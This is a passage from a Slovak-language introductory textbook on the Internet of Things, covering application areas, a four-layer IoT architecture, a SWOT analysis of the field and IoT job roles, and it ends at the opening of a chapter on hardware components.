
V rámci internetu vecí sa tieto senzory navzájom prepoja a vytvoria komplexné systémy, ktoré s pomocou sofistikovanej aplikačnej logiky dokážu pochopiť, alebo prezentovať informácie zo snímačov. Tieto snímače poskytnú nám ľuďom nové informácie o reálnom svete, v ktorom žijeme.

1.2 Oblasti nasadenia

Od automatizácie budov a inteligentných tovární až po inteligentné mestá. Vo väčšine oblastí je snaha aplikovať moderné technológie z dôvodu zvyšovania bezpečnosti alebo znižovania nákladov na energiu a údržbu. To všetko za pomoci špecializovaného hardvéru, softvéru a s podporou pripojenia k internetu.

Poľnohospodárstvo

Zariadenia IoT by sa mohli používať na monitorovanie pôdných a poveternostných podmienok. Sensory by zhromažďovali údaje o vlhkosti pôdy, teplote a kyslosti. Ďalšie snímače by mohli zbierať údaje o hladinách CO₂ vo vzduchu, teplotu vzduchu, barometrickom tlaku a vlhkosti. Všetky tieto údaje majú samé o sebe len málo pridanej hodnoty, kým sa nezpracujú do kontextu.



Obrázok 1.1 - IoT v poľnohospodárstve

Zdroj [1]


Využitím sofistikovaných počítačových programov, môže byť vytvorený model vhodný na odhad pravdepodobnosti dažďa na základe zmien teploty vzduchu, vlhkosti a kolísania barometrického tlaku. Zozbierané údaje o pôdných podmienkach môžu byť spracované aj softvérom na optimalizáciu procesu zberu.

Týmto dokáže poľnohospodársky podnik efektívne napláňovať prijímanie pracovných síl, využitie poľnohospodárskej techniky a jej servisné intervaly.

Logistika

Príklad aplikácie IoT v oblasti logistiky môže mať podobu zberu a analýzy dát, ako napríklad počet nákladných vozidiel využívajúcich konkrétny úsek diaľnice, teplota ciest, stav letných a zimných pneumatík, aktuálne zaťaženie automobilu, stav pohonných hmôt a ich spracovanie umožňuje

optimalizovať plánovanie trás, rozloženie využitia vozidiel firmy, plánovať servisné intervaly, predchádzať neočakávaným poruchám.



Obrázok 1.2 - IoT v doprave

Zdroj [2]


V obore logistiky je IoT možné použiť aj pre monitorovanie pohybu tovarov naprieč zásobovacím reťazcom. Monitorovanie a analýza pohybu tovarov od výrobcov až ku koncovému spotrebiteľovi umožňuje lepšie plánovanie skladových zásob a doručovacích nákladov. Takéto možnosti sú obzvlášť žiadúce pri prevoze potravín a tovarov s krátkou trvanlivosťou.

Energetika

Zvyšovanie počtu obyvateľov, rozvoj miest a zvýšené spoliehanie sa na elektrické prístroje sú v mnohých krajinách výzvou pre existujúce energetické systémy a výrobcov energií. Poskytovatelia energie sú tiež pod rastúcim tlakom na používanie zdrojov energie s nízkym obsahom uhlíka namiesto fosílnych palív.

Smart Grid (Inteligentná sieť)

Jedno navrhované čiastkové riešenie sa nazýva **inteligentná sieť**. Dominantnou stratégiou súčasnosti je centralizovaná výroba elektriny tečúcej jedným smerom od výrobcu k spotrebiteľovi. Inteligentná sieť je novým a alternatívnym prístupom oveľa zložitejších prepojení medzi výrobcami, skladovacími zariadeniami a spotrebiteľmi elektrickej energie.



Obrázok 1.3 - Smart Grid

Zdroj [3]

V koncepte Smart Grid je vo veľkej miere využívaná výroba elektrickej energie z obnoviteľných zdrojov. V tejto inteligentnej sieti si firmy a domácnosti vyrábajú vlastnú energiu, ktorú v prípade, že ju nespotrebujú, dokážu vrátiť naspäť do rozvodnej siete. Táto energia je následne prístupná pre ostatných odberateľov pripojených do siete. Medzi hlavné výzvy týchto sietí patria oblasti ako stabilita, bezpečnosť, efektívnosť, či vysoká dostupnosť energie na miestach, kde je po nej dopyt.

Smart cities (Inteligentné mestá)

Predpokladá sa, že v nasledujúcich 10 rokoch bude 70% svetovej populácie žiť v mestách. Vzhľadom k tomu, že svetové obyvateľstvo sa presúva do mestských oblastí, trh nalieha na riešenie nasledujúcich problémov:

- zvýšená hustota obyvateľstva,
- zvyšovanie znečistenia,
- zvyšovanie hustoty dopravy,
- nedostatočné parkovanie,
- nedostatočná infraštruktúra,
- plytvanie zdrojmi vody,
- chýbajúce efektívne riešenie problematiky odpadového hospodárstva,
- zvýšenie bezpečnosti v mestách,
- rozpočtové a zdrojové obmedzenia.



Obrázok 1.5 - Architektúra IoT (zjednodušený model)

Zdroj [5]

1.3.1 Hardvérová vrstva

Komponenty na prvej vrstve označovanej ako hardvér sú jednoduché zariadenia, ktoré obsahujú napríklad fyzické snímače a akčné členy (napríklad servomotorček). Snímače a akčné členy sa nepovažujú za "inteligentné" zariadenia, ale za senzory a ovládače, ktoré sa často pripájajú buď priamo alebo bezdrôtovo cez technológie ako Bluetooth do zariadení IoT. Tieto IoT zariadenia majú viac možností spracovania dát.

Niektoré IoT zariadenia komunikujú priamo so súvisiacimi službami v cloude alebo inými aplikáciami, ktoré sú prevádzkované na internete.

Z vrstvy hardvér sú výstupom informácie o reálnom svete, ako napríklad:

- údaje o tlaku a teplote,
- úroveň okolitého osvetlenia,
- informácie o geolokácií,
- počítadlá z výrobných procesov,
- obrázky z fotoaparátu a kamery,
- dáta z gyroskopu.

IoT zariadenie by mohlo byť namontované na výrobnnej linke, na vozidle alebo sa nosiť na tele. V závislosti od zložitosti, môžu zariadenia dáta len odosielať (snímače) alebo aj prijímať (napríklad nové parametre konfigurácie, ovládanie akčných členov).

1.3.2 Komunikačná vrstva

Komunikačná vrstva je tiež označovaná aj ako Edge. Kľúčovou vlastnosťou je zaistenie a udržiavanie komunikácie medzi cloudom a Edge zariadeniami. Táto komunikácia by mala byť bezpečná a odolná

voči chybám. To všetko v snahe poskytnúť bezpečné a kvalitné služby predspracovania dát (takzvaný pre-processing).

Spracovanie dát môže byť vykonávané v reálnom čase. To znamená, že údaje sa spracovávajú ihneď ako prichádzajú od zariadení.

Medzi základné úlohy predbežného spracovania patria:

- **verifikácia dát** - overovanie správnosti, úplnosti, neporušenosti prijatých dát,
- **filtrovanie dát** - odstránenie chybných, neúplných, poškodených, podvrhnutých dát,
- **agregácia údajov** - odstraňovanie viacnásobných záznamov, štatistické predspracovanie dát, znižovanie objemu dát odosielaných ďalej, úspora energie.

Tieto úlohy sa vykonávajú pred odoslaním dát na analýzu, ktorá sa robí na vyššej vrstve. Okrem tohto sa na komunikačnej úrovni vykonáva sledovanie a riadenie udalostí (detekcia novej situácie v snímanom prostredí, požiadavka na zmenu nastavení akčného člena), správa zariadení z pohľadu ich bezpečnosti a manažmentu (overenie ID zariadenia, vzdialená aktualizácia, vypnutie, reštart, diagnostický proces).

1.3.3 Analytická vrstva

Dátová analýza je vrstva modelu, kde sa vykonáva samotné spracovanie dát a získavanie nových informácií, ktoré sa stávajú vstupom pre ďalšiu vrstvu. V konečnom dôsledku sú to práve informácie, ktoré sú monetizované (speňažiteľné).

Práve kvôli informáciám sa dokáže zákazník správne rozhodnúť a tým zlepšiť napríklad produkciu alebo ušetriť náklady. Za tieto informácie, ktoré musia byť pre zákazníka užitočné a dôležité, zvykne byť zákazník ochotný aj zaplatiť. Samozrejme, za predpokladu, že úspora je vyššia ako náklady na získanie a spracovanie týchto informácií.

Medzi hlavné úlohy dátovej analýzy patria:

- **analýza dát** - štatistická analýza získaných údajov. Týmto sa dajú odhaliť zaujímavé súvislosti medzi sledovanými premennými. S pomocou analýzy sa dá určiť, ktorý parameter nemá význam pre návrh predikčného modelu.
- **detekcia vzorov v dátach** - jeden z možných prístupov pri tvorbe modelu. Identifikujú sa opakujúce vzory toho, ako sa dáta menia v čase. Napríklad zmena teplôt v priebehu niekoľkých rokov.
- **vytváranie predikčných modelov** - odhad budúcich hodnôt na základe údajov získaných z minulosti. To všetko na základe navrhutej matematickej funkcie, ktorá s istou presnosťou popisuje, ako sa premenná menila v minulosti.

1.3.4 Aplikačná vrstva

IoT produkty a služby často dopĺňajú aplikácie, ktoré slúžia ako používateľské rozhranie pre interakciu s IoT zariadeniami. Najčastejšie ide o mobilné a webové aplikácie, kde sú dostupné rôzne dashboardy (prehľady) a analýzy.

Prostredníctvom týchto rozhraní, dokáže používateľ získať informácie s pridanou hodnotou, ktoré boli exportované z modelov a analýz vytvorených na analytickej vrstve. V niektorých prípadoch je možné cez tieto aplikácie ovládať koncové IoT zariadenia.

Bližší úvod do problematiky dátovej analytiky je uvedený v poslednej kapitole IoT a Biznis.

1.4 SWOT analýza IoT

SWOT analýza je strategický nástroj pre plánovanie, za účelom identifikovania kľúčových oblastí projektu. Označenie je vytvorené z anglických názvov **Strengths** (silné stránky), **Weaknesses** (slabé stránky), **Opportunities** (príležitosti), a **Threats** (hrozby). Analýza sa zameriava na nasledujúce aspekty projektu:

- **silné stránky** - vlastnosti projektu, ktoré mu poskytujú výhodu nad ostatnými projektmi.
- **slabé stránky** – vlastnosti, ktoré projekt znevýhodňujú v porovnaní s inými projektmi.
- **príležitosti** – možnosti, ktoré je vhodné využiť pre úspech a propagáciu projektu.
- **hrozby** – riziká, ktoré by mohli spôsobiť problémy pre projekt.

Ako už bolo spomenuté, IoT je pomerne novou oblasťou, ktorá so sebou prináša, okrem nových príležitostí, taktiež nové problémy a hrozby, ktorým musia ľudia pracujúci v tejto oblasti čeliť.

Silné stránky (S)	Slabé stránky (W)
<ul style="list-style-type: none">■ znižovanie nákladov,■ inovácie existujúcich produktov a služieb,■ záujem verejnosti,■ detailnejšie informácie o produkcii.	<ul style="list-style-type: none">■ slabá bezpečnosť,■ slabá ochrana súkromia,■ zdroje potrebné na správu dát,■ chýbajúca štandardizácia.
Príležitosti (O)	Hrozby (T)
<ul style="list-style-type: none">■ aplikácie v náročných oblastiach (zdravotníctvo, logistika),■ investičné príležitosti.	<ul style="list-style-type: none">■ napadnutie hackermi,■ nesplnenie očakávaní zákazníkov,■ nedostatočný dopyt.

Tabuľka 1.1 - SWOT model

1.4.1 Silné stránky

Znižovanie nákladov

Znižovanie nákladov sa od IoT produktov očakáva obzvlášť v oblasti výroby. Snímače a zariadenia by mali umožniť efektívne plánovať výrobu a logistiku výrobkov.

Taktiež koncoví zákazníci by mohli využívať IoT produkty pre získanie úspor. Napríklad inteligentné domáce vykurovanie dokáže ušetriť až niekoľko desiatok percent nákladov vynakladaných na energie.

Z pohľadu firiem by mohlo ísť o získanie konkurenčnej výhody na trhu alebo úspor nákladov na prevádzku ich podnikania, napríklad plánovanie servisných intervalov strojov a zariadení, prediktívne predchádzanie poruchám.

Inovácie existujúcich produktov a služieb

Inovácie sú základom technologického pokroku. S pomocou IoT sa otvárajú nové možnosti pre vylepšenia existujúcich technológií a procesov. Zariadenia môžu získať nové komunikačné možnosti. Ľudia sa dokážu kvalifikovane rozhodnúť na základe kvalitných informácií o reálnom svete okolo nich.

Záujem firiem a verejnosti

O oblasť IoT prejavujú záujem aj veľké spoločnosti ako Apple, Google či Microsoft. Integrujú IoT do svojich nových produktov a služieb, čím vzbudzujú záujem verejnosti o nové technológie a produkty.

Informácie o produkcii

IoT produkty môžu mať veľký prínos pre výrobné spoločnosti, ktoré dokážu získať detailné informácie o ich výrobnej činnosti takmer v reálnom čase. Typickou aplikáciou IoT v priemysle je sledovanie využitia strojov, odhad porúch, plánovanie servisných intervalov. Ďalšou aplikáciou je napríklad prehľad o pohybe materiálov a tovarov v rámci výrobnéj linky.

1.4.2 Slabé stránky

Bezpečnosť

Najviac sa hovorí o nevýhode pripojenia zariadení do siete Internet a ich bezpečnosti. Tieto zariadenia sa môžu veľmi ľahko stať terčom hackerských útokov. Verejne publikované aktivity hackerov, ktorí úspešne prelomili zabezpečenie IoT zariadení alebo systémov (pozri Mirai botnet alebo Reaper botnet), neprispievajú k dobrej povesti IoT produktov.

Zabezpečenie IoT systémov je komplexný proces. Firmy, ktoré sa snažia veľmi rýchlo dodať nový IoT produkt na trh, bez adekvátneho zabezpečenia, sa môžu veľmi ľahko stať terčom útokov. Obzvlášť malé firmy môžu mať problém so zaplatením odborníkov na kybernetickú bezpečnosť.

Správa dát

Každým dňom sa v sieti produkujú ohromné množstvá dát. Tieto údaje je potrebné uložiť a analyzovať na získanie nových informácií, ktoré sa stávajú predmetom obchodu. Pripojením veľkého množstva IoT zariadení vzniká ďalšie ohromné množstvo údajov. Zhromažďovanie, analýza a ukladanie všetkých týchto údajov je náročná úloha, a tak potrebujeme lepšiu infraštruktúru na

zvládnutie tohto problému. Túto infraštruktúru je opäť potrebné zabezpečiť pred neoprávneným prístupom k uloženým informáciám.

Chýbajúca štandardizácia

IoT je stále vo svojich počiatkoch. Neexistuje žiadna všeobecne akceptovaná definícia modelu, jeho štruktúry, plán vývoja IoT oblasti, ktorý by naznačoval budúce smerovanie. V súčasnej situácii sa IoT posúva s inováciami. Tieto inovácie prichádzajú nekoordinovane, z rôznych miest. Celý tento problém sa môže prejaviť napríklad tým, že bude dostupných 10 IoT termostátov, ktoré budú komunikovať rôznymi protokolmi, formátmi správ. Nedokážu komunikovať medzi sebou, niektoré z nich budú mať horšiu bezpečnosť v porovnaní s inými.

1.4.3 Príležitosti

Aplikácie v náročných oblastiach

Nasadenie IoT v náročných oblastiach ako sú zdravotníctvo a logistika by mohlo priniesť nové príležitosti pre zlepšenie kvality služieb a úsporu nákladov.

Investičné príležitosti

IoT prináša sériu potenciálnych investičných príležitostí. Mnoho technológií, ktoré vyriešia súčasné problémy sa môžu stať veľmi žiadúce. Firmy, ktoré tieto technológie budú vlastniť alebo vyrábať, získajú veľký objem objednávok, ktoré im pomôžu zlepšiť ich pozíciu na trhu. Investícia do takýchto spoločností môže predstavovať zaujímavé zhodnotenie voľného kapitálu.

1.4.4 Hrozby

Napadnutie hackermi

Čím viac ľudí a firiem používa istý systém alebo produkt, tým sa tento produkt stáva zaujímavejším cieľom pre hackerský útok. Získaním kontroly nad systémom alebo extrakcia údajov z tohto systému sa môže stať veľmi dobrou motiváciou pre realizáciu útoku. Mnoho hackerov tieto útoky vykonáva pre iných, ktorí im za to veľmi dobre zaplatia.

Nesplnenie očakávaní zákazníkov

Klasickým príkladom nových produktov je nesplnenie očakávaní zákazníkov. Zákazníci majú istú predstavu o produkte. Často sa ale stáva, že výsledný produkt nie je podľa predstáv. Následne zákazník prestáva odporúčať tento produkt svojim známym. Produkt stráca svojich zákazníkov, chýbajú mu peniaze na ďalšiu prevádzku a vývoj. Časom sa môže stať, že produkt ukončí svoju existenciu na trhu.

Nedostatočný dopyt

Aj kvôli vysokej cene produktu môže byť záujem zákazníkov o nový produkt veľmi nízky. Napríklad inteligentné hodinky, okuliare, alebo žiarovky nie sú vôbec lacné. Cena takýchto inteligentných zariadení je často niekoľko násobne vyššia než obyčajných. Ak je pridaná hodnota nového produktu príliš malá v porovnaní s požadovanou cenou, zákazníci nekupujú nový produkt. Cena je častokrát dôležitým faktorom pri rozširovaní nového produktu na trhu.


1.5 Práca v odbore IoT

Oblasť IoT so sebou prináša aj mnoho nových pracovných príležitostí. Spomedzi veľkého množstva spomenieme:

- **návrhár (dizajnér)** - návrhár CAD, ktorý dokáže navrhnuť spotrebiteľské zariadenie IoT z pohľadu elektronických obvodov.
- **materiálový špecialista** - špecialista so znalosťou materiálov používaných pri zariadeniach a senzoroch. Z pohľadu úspory nákladov na výrobu a životnosti produktu v externom prostredí je výber materiálu kľúčový.
- **inžinier jednoučelových (embedded) zariadení** - špecialista, ktorý dokáže naprogramovať IoT zariadenie.
- **sieťový inžinier** - odborník, ktorý pomôže vytvoriť počítačovú sieť.
- **cloud inžinier** - špecialista schopný vytvoriť a nasadiť middleware a databázu pre zhromažďovanie údajov zo zariadení IoT a pripojených sietí.
- **dátový inžinier** - špecialista na štatistiku, ktorý navrhne štatistické postupy pre získanie kľúčových informácií získaných z IoT dátových skladov.
- **expert na vizualizáciu** - odborník schopný vizuálne interpretovať informácie získané z analýz IoT dát.
- **UI (user-interface) dizajnér** - odborník, ktorý pomôže navrhnuť správne používateľské rozhranie na interakciu s koncovým zariadením IoT.
- **systémový architekt** - technický špecialista, ktorého úlohou je navrhnuť správnu štruktúru systému, komunikačného modelu, zodpovedajúcich technických parametrov.
- **dátový architekt** - človek zodpovedný za návrh správneho dátového modelu, identifikáciu kľúčových zdrojových dát a ich správny prenos do konečného dátového skladu.
- **programátor** - človek, ktorý vytvorí takzvaný back-end (systémy a aplikácie, ktoré fungujú na pozadí) tak, aby prepojil funkcionality cloudu a IoT zariadení.
- **test inžinier** - špecialista, ktorý sa zameriava na testovanie funkčných aspektov zariadení a systémov IoT. Identifikuje chyby, nedostatky a pomáha pri zlepšovaní kvality produktu.
- **strojný inžinier** - zodpovedný za návrh mechanických komponentov IoT systému, v spolupráci s elektro-inžinierom navrhuje prepojenia mechanickej časti na elektronickú ovládaciu časť.

Okrem uvedených pozícií nájde v oblasti IoT, prípadne firmách vyvíjajúcich IoT technológie, uplatnenie aj človek, ktorý sa orientuje v oblasti marketingu, predaja, projektového manažmentu,

správy prevádzky zariadení (angl. operation), odborník na oblasť monitorovania systémov a mnoho iných technických a netechnických špecialistov a odborníkov.



2

Arduino, Raspberry Pi
Interakcia s fyzickým svetom
Komponenty IoT zariadení
Snímače a akčné členy
Riadiace systémy
Informácie a ich spracovanie
Komunikačný model

2.1 Hardvér a jeho komponenty

Informačné technológie sa rozširujú z pracovných počítačov a serverov do vonkajšieho sveta. Prepájanie zariadení, ich vzdialené monitorovanie a ovládanie otvára nové požiadavky na technickú realizáciu komunikácie a riadenia.

Existuje mnoho rôznych typov zariadení, ktoré môžeme nájsť v IoT. Vo väčšine zariadení, ktoré prichádzajú do interakcie s fyzickým svetom sa vyskytujú tri základné komponenty:

- snímače (senzory),
